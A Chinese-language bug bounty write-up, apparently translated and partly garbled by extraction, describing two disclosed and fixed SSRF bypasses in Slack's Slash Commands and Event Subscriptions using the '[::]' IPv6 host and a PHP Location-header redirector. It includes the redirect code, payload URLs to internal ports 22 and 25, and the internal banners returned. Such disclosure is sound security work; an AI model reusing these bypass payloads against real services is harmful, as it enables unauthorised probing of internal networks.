在开始之前,对于任何从BugBounty开始的人来说,我有两个重要提示。

- 1:始终检查以前的报告,您可能知道在这种情况下可能有效的旁路,或者您可以学习新的东西。
- 2:如果您喜欢有关Bug Bounty或其他黑客相关内容的内容,请注册我的频道并关注新帖子。

SLACK和SSRF:

Slack是一个协作中心,它将合适的人员,信息和工具结合在一起,以完成工作。从财富100强公司到角落市场,全球数百万人使用Slack连接他们的团队,统一他们的系统,

斜杠命令 Slash Commands

"api.slack.com中的SSRF,使用斜杠命令并绕过保护措施。"

您可以在此处了解有关Slash Commands的更多信息:

"一些Slack功能,如"Integrations / Phabricator"和"Integration / Slash

Commands"允许用户提交将由后端服务器访问的URL。黑名单试图禁止访问内部资源(loopback , 10.0.0.0 / 8,192.168.0.0 / 24 , ...) 。可以使用"[::]"作为主机名绕过此黑名单。只有使用该向量才能到达绑定所有接口和支持IPv6的服务。"

leighhoneywell changed the status to • Triaged.

Jul 10th (4 years ago)

We've been able to reproduce this issue, and we're working on disabling IPv6 support. Thanks for your patience while we roll this out.

7. 华知社区

Slack已禁用在Slash命令中注册IPV6地址的选项。

slacka:'我为ipv6阻止创建了一个新问题,并与我们的工程师一起升级了案例。当我们有更新时,我会通知你。'

对他们来说,一个修复,对我来说,一个旁路。

为了绕过这种新的保护,我在PHP中使用了带有"Location"标题的重定向。

在您自己的域中: index.php

<?php

 $\verb|header("location: http://[::]:22/");|\\$

?>

location: http://[::]:22/



并保存。

转到你的Slack并输入/ youslash

试试我的服务器http://hackerserver[。]com/

结果

.22

fdsxxxz APP 11:23 PM

SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4 Protocol mismatch.

220 squid-iad-xu5o.tinyspeck.com ESMTP Postfix 221 2.7.0 Error: I can break rules, too. Goodbye.

/request

7月13日 - 第一回应 7月18日 - Tri CC

于1月23日 - Slack以500美元的奖金奖励了elber。

在找到此绕过之后,我在Slack中寻找了更多漏洞,并找到了Event Subscriptions参数。

"在事件订阅参数中绕过SSRF保护。"

该漏洞出现在"事件订阅"参数中,其中:

" Your app can subscribe to be notified of events in Slack (for example, when a user adds a reaction or creates a file) at a URL you choose."。 URL: https://api.slack.com/apps/YOUAPPCODE/event-subscriptions?

当我们添加不符合API标准的网站时,我们会收到以下消息:

Event Subscriptions

Your request URL gave us a 500 error. Update your URL to receive a new request and challenge value.

Enable Events

Your app can subscribe to be notified of events in Slack (for example, when a user adds a reaction or creates a file) at a URL you choose. Learn more.

Request URL Your URL didn't respond with the value of the challenge parameter.

https://www.google.com/

Retry

We'll send HTTP POST requests to this URL when events occur. As soon as you enter a URL, we'll send a request with a challenge parameter, and your endpoint must respond with the challenge value. Learn more.

Your request URL gave us a 500 error. Update your URL to receive a new request and challenge value.

使用IPV6向量旁路[::]。

在我的host上, x.php有:

```
<?php
header("location: ".$_GET['u']);
```

http://hacker.site/x.php/?u=http://%5B::%5D:22/

Response: SSH [::]:22

Your request URL didn't respond with the correct challenge value. Update your URL to receive a new request and value.

Enable Events

Your app can subscribe to be notified of events in Slack (for example, when a user adds a reaction or creates a file) at a URL you choose. Learn more.

Request URL Your URL didn't respond with the value of the challenge parameter.

```
http://f0lds.cf/x.php?u=http://[::]:22/
                                                                           Retry
Our Request:
POST
"body": {
     "type": "url_verification",
     "token": "kTHFv1k0aVzZbpuMxZqPmR6p",
     "challenge": "piInUhpwofb4S8a57KlxJqJYFeelihJklI46vTo8bQIKVeRvHUdD"
}
Your Response:
"code": 200
"error": "challenge_failed"
"body": {
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
Protocol mismatch.
}
```

Your request URL didn't respond with the correct challenge value. Update your URL to receive a new request and value.

Enable Events

Your app can subscribe to be notified of events in Slack (for example, when a user adds a reaction or creates a file) at a URL you choose. Learn more.

Request URL Your URL didn't respond with the value of the challenge parameter.

```
http://f0lds.cf/x.php?u=http://[::]:25/
                                                                           Retry
Our Request:
POST
"body": {
     "type": "url_verification",
     "token": "kTHFv1k0aVzZbpuMxZqPmR6p",
     "challenge": "ngckDUb2HCU9eRmj10B6pUCDLCcTrYV0S6Knqc5gD7SZfDMeM1Pa"
}
Your Response:
"code": 200
"error": "challenge_failed"
"body": {
220 squid-iad-8guf.tinyspeck.com ESMTP Postfix
221 2.7.0 Error: I can break rules, too. Goodbye.
}
```

这份报告Slack被选为另一个SSRF的副本,我坚持说他们把我作为另一个报告的参与者。

我看到另一份报告与我的不同,所以我告诉团队他们可能是错的。
